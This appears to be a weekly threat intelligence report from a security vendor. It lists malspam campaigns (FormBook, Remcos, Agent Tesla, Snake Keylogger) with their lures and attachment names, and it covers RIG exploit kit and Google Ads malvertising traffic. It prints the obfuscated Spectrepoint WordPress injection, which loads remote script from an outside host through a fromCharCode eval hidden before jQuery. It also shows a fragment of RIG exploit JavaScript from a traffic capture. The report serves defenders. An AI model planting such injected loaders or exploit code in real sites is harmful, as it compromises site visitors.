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This threat intelligence report has been prepared thanks to proprietary honeypot and OSINT data. The Malwarebytes threat intelligence team collects raw emails from several private and public sources and ingests them to generate metadata and track associated campaigns.

IT security practitioners, threat intel and malware analysts will find information about the threat landscape for the previous week. The categories covered include:


- Malspam
- Web
- Ransomware
- APTs
- Zero-days

Each attack tracked and observed by our threat intelligence team is checked against Malwarebytes products to ensure our customers are continually protected.


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The information shared within this report is about malicious activity and should be treated as such. Our Indicators of Compromise (IOCs) have been defanged to prevent accidental clicks.

Malspam threats




Microsoft Office attacks



Note: Threat name descriptions are pulled from [Malpedia](#).

Formbook

FormBook is a well-known commercial malware that steals information from victims' machines using keyloggers and form grabbers.



Email subject(s):


-
- Quotation Request

Attachment name(s):

- H4A2-423-EM154-302-20221114 JPG.ISO
- Quotation.xls

Remcos

Remcos (acronym of Remote Control & Surveillance Software) is a Remote Access Software used to remotely control computers. Once installed, opens a backdoor on the computer, granting full access to the remote user.



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
- Request For Quotation(Schmersal) 372TH-82LD
- Fwd: M/T BUENA LUNA - INQUIRY

Attachment name(s):

- RFQ#(Schmersal) 372TH-82LD.iso
- BUL_Requisition.img

Agent Tesla

A .NET based keylogger and RAT readily available to actors. Logs keystrokes and the host's clipboard and beacons this information back to the C2.



Email subject(s):


-
- Quotation Request
- Please Quote - Order to be delivered to US office
- DHL Shipping Document

Attachment name(s):

- H4A2-423-EM154-302-20221114 JPG.ISO
- Quotation.xls
- LPO-87309134436.ISO
- waybill number #8318869311.doc

Snake Keylogger

Snake is a common info stealer primarily delivered via malicious documents attached to spam emails. In addition to logging keystrokes, it can also record the contents of the clipboard and capture screenshots. It has the capability to exfiltrate the collected data via email, FTP, SMTP, Pastebin, and the messaging app Telegram.



Email subject(s):

- RFQ D78GHK
- NEW INQUIRY
- ORDER

Attachment name(s):

- D112SRL.doc
- NEW INQUIRY.doc
- RFQ.doc

Web threats

Spectrepoint campaign

The ' [spectrepoint](#) ' malware is part of an [old WordPress injection campaign](#) . Its goal is to redirect traffic from legitimate but compromised sites to a number of scams including browser push notifications.

```

var sczriptzzbn = document.createElement('script');
sczriptzzbn.src = 'https://skambio-porte.com/js1';
document.getElementsByTagName('head')[0].appendChild(sczriptzzbn);
eval(String.fromCharCode(118,97,114,32,112,115,100,100,32,61,32,100,111,99,117,109,101,110,116,4
6,103,101,116,69,108,101,109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,34,115,99,114,105
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,32,100,111,99,117,109,101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,116,46,112,97
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9,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,115,41
,59,125,32,125/*spectrepoint*/));/* jQuery v3.6.0 | (c) OpenJS Foundation and other
contributors | jquery.org/license */
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?
module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a
window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(C,e)
{"use strict";var t=[],r=Object.getPrototypeOf,s=t.slice,g=t.flat?function(e){return
t.flat.call(e)}:function(e){return t.concat.apply([],e)},u=t.push,i=t.indexOf,n=
{},o=n.toString,v=n.hasOwnProperty,a=v.toString,l=a.call(Object),y={},m=function(e)
{return"function"==typeof e&&"number"!=typeof e.nodeType&&"function"!=typeof
e.item},x=function(e){return null!=e&&e===e.window},E=C.document,c=
{type:!0,src:!0,nonce:!0,noModule:!0};function b(e,t,n){var r,i,o=
(n=n||E).createElement("script");if(o.text=e,t)for(r in c)(i=t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNode

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RIG EK

The RIG exploit continues to be used in very limited malvertising campaign. Here, we got it dropping Redline Stealer.

Progress Telerik Fiddler Classic - EK Fiddle v.1.1.4

File Edit Rules Tools View Help EK Fiddle

WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard

#	M...	Res...	Host	URL	Body	Content-T...	Comments
3	GET	301	adsgoandway.xyz	/ter2572	0	text/html;...	Gate
5	GET	200	45.138.26.85	/?MTgwNjY=&FE dXN&dfccvbcxvvc=110ydusk.10...	19,319	text/html;...	(01) RIG EK [URI]
6	GET	200	45.138.26.85	/?Mzg0MTgz&vHFK&dxvcxcsrgd=eth&xcv4efx...	322,560	applicatio...	(02) RIG EK [URI] (Payload)

[QuickExec] ALT+Q > type HELP to learn more

Filters Hide 'svchost:'

Get Started Statistics Inspectors AutoResponder Composer Fiddler Orchestra Beta FiddlerScript Log Filters Timeline

Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

Request Headers [Raw] [Header Definitions]

GET /?MTgwNjY=&FE dXN&dfccvbcxvvc=

Client

Accept: text/html, application/xhtml+xml, ...
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 6...

Cookies

DNT: 1

Transport

Connection: Keep-Alive
 Host: 45.138.26.85

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

```
var NdrOleFree=getProcAddress(rpcrt4,'NdrOleFree')
var RPCMessageObject=createArrayBuffer(cbase.size())
var buffer=createArrayBuffer(0x100)
var buffer2=createArrayBuffer(0x200)
var AttributeVtable=read(patt,32)
var MSHTMLSymbolBuffer=createArrayBuffer(0x1000)
var TransferSyntaxBuffer=createArrayBuffer(syntaxObject.size())
var PRPC_CLIENT_INTERFACE_Buffer=createArrayBuffer(PRPC_CLIENT_INTERFACE.size())
var _MIDL_SERVER_INFO_Buffer=createArrayBuffer(_MIDL_SERVER_INFO_.size())
var rpcProcStringBuffer=createArrayBuffer(data.length)
writeData(rpcProcStringBuffer,data)
var _MIDL_STUB_DESC_Buffer=createArrayBuffer(_MIDL_STUB_DESC.size())
var RPC_DISPATCH_TABLE_Buffer=createArrayBuffer(RPC_DISPATCH_TABLE.size())
var NdrServerCall2Buffer=createArrayBuffer(4)
write(NdrServerCall2Buffer,NdrServerCall2,32)
write(MSHTMLSymbolBuffer,osf_vft,32)
write(MSHTMLSymbolBuffer+4,0x89abcdef,32)
write(MSHTMLSymbolBuffer+8,0x40,32)
cattr.set(MSHTMLSymbolBuffer,'__vtguard',cattr.get(AttributeVtable,'__vtguard'))
cattr.set(MSHTMLSymbolBuffer,'SecurityContext',cattr.get(AttributeVtable,'SecurityContext'))
cattr.set(MSHTMLSymbolBuffer,'JSBind_InstanceOf',cattr.get(AttributeVtable,'JSBind_InstanceOf'))
cattr.set(MSHTMLSymbolBuffer,'JSBind_TypeId',cattr.get(AttributeVtable,'JSBind_TypeId'))
cattr.set(MSHTMLSymbolBuffer,'normalize',NdrServerCall2)
cbase.set(RPCMessageObject,'SecurityContext',RPCMessageObject,60)
```

213:48 9,763/19,319 Find... (press Ctrl+Enter to highlight all) View in Notepad

All Processes 1 / 3 http://45.138.26.85/?MTgwNjY=&FE dXN&dfccvbcxvvc=110ydusk.104py70.406h6i7v5&xcv4efxf=fTPg

Google Ads malvertising

We saw a malvertising campaign abusing Google ads for popular keyword searches such as 'walmart'. The fraudsters are redirecting victims to tech support scam pages.

Progress Telerik Fiddler Classic - EKFiddle v.1.1.4

File Edit Rules Tools View Help EKFiddle

WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSC

#	Re...	Host	URL	Body	Content-T...	Comments
1	302	www.googleadservices.com	/pagead/ack?sa=L&ai=DChcSEwiczdT42K77AhWOBK0GHftaCOIYABAA...	0	text/html;...	Google Ad
2	302	clickserve.dartsearch.net	/link/click?lid=449700054991768197&ds_s_kwgid=587000060790741...	587	text/html;...	Google Ad
3	302	lidentebitinf.ga	/KrJW64jn?utm_term=walmart&utm_creative=635048860234&utm_ca...	0	text/html;...	Malvertising
4	200	whetiredpe.ga	/DDDSsq	36,6...	text/html;...	(TechScam) [HTML/JS]
5	200	whetiredpe.ga	/lander/last-thsap-8/main.css	12,0...	text/css	TechScam [URI]
6	200	whetiredpe.ga	/lander/last-thsap-8/fullscreen.js	245	applicatio...	TechScam [URI]
7	200	whetiredpe.ga	/lander/last-thsap-8/que.png	349	image/png	TechScam [URI]
8	200	whetiredpe.ga	/lander/last-thsap-8/microsoft.png	1,045	image/png	TechScam [URI]
